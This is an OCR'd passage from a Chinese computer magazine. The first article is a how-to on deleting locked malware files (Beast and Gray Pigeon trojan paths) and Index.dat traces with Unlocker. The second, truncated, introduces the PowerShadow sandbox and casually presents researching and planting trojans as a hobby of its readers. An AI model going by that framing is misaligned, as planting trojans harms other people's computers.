


图 4

巧妙删除可疑程序

Unlocker的使用很简单，在资源管理器中选中文件或者文件夹，在其上点击右键，在弹出菜单上选择"Unlocker"项即可。首先，在资源管理器中点击菜单"工具"→"文件夹选项"，在文件夹选项窗口的"查看"面板中勾选"显示隐藏的文件和文件夹"。利用Unlocker删除可疑文件有三种情况：对于没有运行的、或者已经运行但没有注入到其它进程中的可疑文件，在该文件的右键菜单上点击"Unlocker"项，Unlocker会弹出对话框（图6），提示用户当前选定的文件没有处于锁定状态，在动作列表中可以选择无动作、删除、再命名、移动等操作，如果选择删

除操作，点击“确定”按钮后，该文件就立即被中止运行，然后Unlocker直接将其删除。如果选择再命名操作，Unlocker会弹出改名对话框，可以输入文件的新名称，文件随后被中止运行，然后Unlocker将其改名。如果选择移动操作，Unlocker会弹出目标文件夹选择窗口，目标文件夹确定后，Unlocker就将文件中止运行，并将其移动到指定文件夹中；对于已经运行并注入到系统进程中的可疑程序，例如木马Beast的启动程序“C:\Windows\Msagent\Msrxwx.com”和其核心文件“C:\Windows\System32\Dxdgns.dll”，在资源管理器中选中这些文件，在其右键菜单上点击“Unlocker”项，Unlocker会检测到有关的系统进程调用了这些文件，在处理窗口（图7）会列出可疑文件的宿主进程，在进程列表中选中这些系统进程（可以单选或多选），然后在动作列表中选择“删除”项，同时点击“解锁”或“全部解锁”按钮，Unlocker会自动结束选定的系统进程，如果涉及到系统核心进程，Unlocker将其结束后会让电脑重启，当然，在此前最好保存好其它的文件。Unlocker会抢在Windows启动之前，将这些可疑文件删除。这样，可疑文件就没有机会注入到系统进程中了；对于伪装成系统服务的可疑文件，例如火狐灰鸽子的核心文件“C:\Windows\System32\G_Server.exe”。在资源管理器中找到这些文件，在其右键菜单上点击“Unlocker”项，在Unlocker的检测窗口（图8）会列出这些文件，当在动作列表中选择“删除”项后，点击“解锁”按钮，Unlocker会弹出提示框（图9），告诉用户当前文件现在无法删除，但是在系统下次重启时，Unlocker会在Windows运行之前，将这些可疑文件删除，对于“清除恶意软件，恢复补丁清誉”一文中提到的伪装成系统服务的可疑文件，也可用同样方法删除，这样，当重新启动电脑时，在Windows正常加载之前，这些“难缠”的文件就轻松“离开”我们的爱机了。




图5



图6

当然Unlocker也能删除整个文件夹，例如对于“清除恶意软件，恢复补丁清誉”一文中提到的可疑文件所在的“C:\program files\search Net”文件夹，在该文件夹的右键菜单上点击“Unlocker”项，在动作列表中选中“删除”项，Unlocker会根据具体情况，将其中的所有文件或者直接删除，或者再下次重启时删除，也可以选择其它的再命名，移动等动作，从而保存可疑文件的样本。




图7

顺便说一下，使用Unlocker还能删除很容易暴露用户隐私的文件Index.dat。当用户在网上冲浪时，会在Windows中的许多位置（例如IE缓存、收藏夹、历史记录、Cookie等）留下各种痕迹信息。一般情况下，在IE中点击菜单“工具”→“Internet选项”，在Internet属性窗口的“常规”面板中能够消除这些痕迹信息。实际上，即使用户删除了上述痕迹数据，但分布在系统文件夹中的大量Index.dat文件却“毫发未损”，例如在Documents and Settings目录下的LocalService\Cookies、Local Settings\History\History.IE5文件夹中，以及其中以各用户名命名的文件夹中的Cookies、Local Settings\History\History.IE5、Local Settings\Temporary Internet Files\Content.IE5等子文件夹中包含大量的Index.dat文件。这些Index.dat文件包含着具有隐藏属性，实际上它是一个保存了Cookie、历史记录和IE临时文件中所记录内容的副本，甚至在Index.dat文件中还包含了用户在本地机上的操作痕迹。例如进出的文件夹，打开/关闭的文件路径等。Index.dat文件的大小会随着上网的时间越来越大。当删除这些Index.dat时，系统会弹出警告提示，提示无法删除Index.dat文件。其实是Windows自身正在使用这些Index.dat文件。点击“开始”→“搜索”→“文件或文件夹”，在Wndows搜索窗口中输入文件名“index.dat”，Windows会搜索到许多Indat.dat文件，在搜索结果列表中逐一选中这些Index.dat文件，在其右键菜单上选择“Unlocker”项打开Unlocker的检测窗口。可以看到原来是有的Index.dat正在被系统进程Explorer.exe使用，在动作列表中选中“删除”项，点击“解锁”按钮。在电脑下次重启时就能将Index.dat删除了。对于未被系统进程使用的Index.dat文件，利用Unlocker直接删除即可，这样就能彻底删除这些讨厌的Index.dat文件了。




图8





图9

（文章中涉及到的工具Unlocker、瑞星防火墙2006已经收录在光盘中）



为了安全，我用“影子系统”

chenggong

由于上网浏览和从网上下载的软件、电影等文件经常被捆绑木马、病毒，致使我们的系统常常崩溃，尤其是我们这帮菜鸟要经常研究、种植木马，系统更是不稳定，因此重装系统是家常便饭。为了避免系统崩溃，我们用尽了各种办法，但是仍然难免要重装系统。为了免除重装系统的噩梦，因此黑迷们研究使用木马时常常使用虚拟机，但是虚拟机毕竟是建立在操作系统之中的操作系统，因此运行速度和方便性等等都和正常的操作系统不能相比。

今天我给黑迷们带来一个好用的软件——PowerShadow，中文名称“影子系统”，它虚拟现有操作系统的完整影像，这个影像和正常操作系统一模一样，所有操作进行在Windows的虚拟影像中，不对真正Windows系统产生影响，并且占有系统资源很少，所有改变将在退出虚拟模式后消失，从理论上讲我们的操作系统可永远不死。

“影子系统”不同于“还原精灵”，“还原精灵”是对硬盘分区表的操作，“还原精灵”使用不当对系统则是灾难性的，因为还原精灵的原理是修改MBR，尤其转储文件时更是危险。而“影子系统”几乎不存在什么安全隐患，它随时可启动和退出保护模式，方便实用。

软件安装完成后，重启系统进入正常模式后运行“影子系统”，然后对“影子系统”进行一些设置（修改设置必须在正常模式中，保护模式无法修改任何设置），如图1。

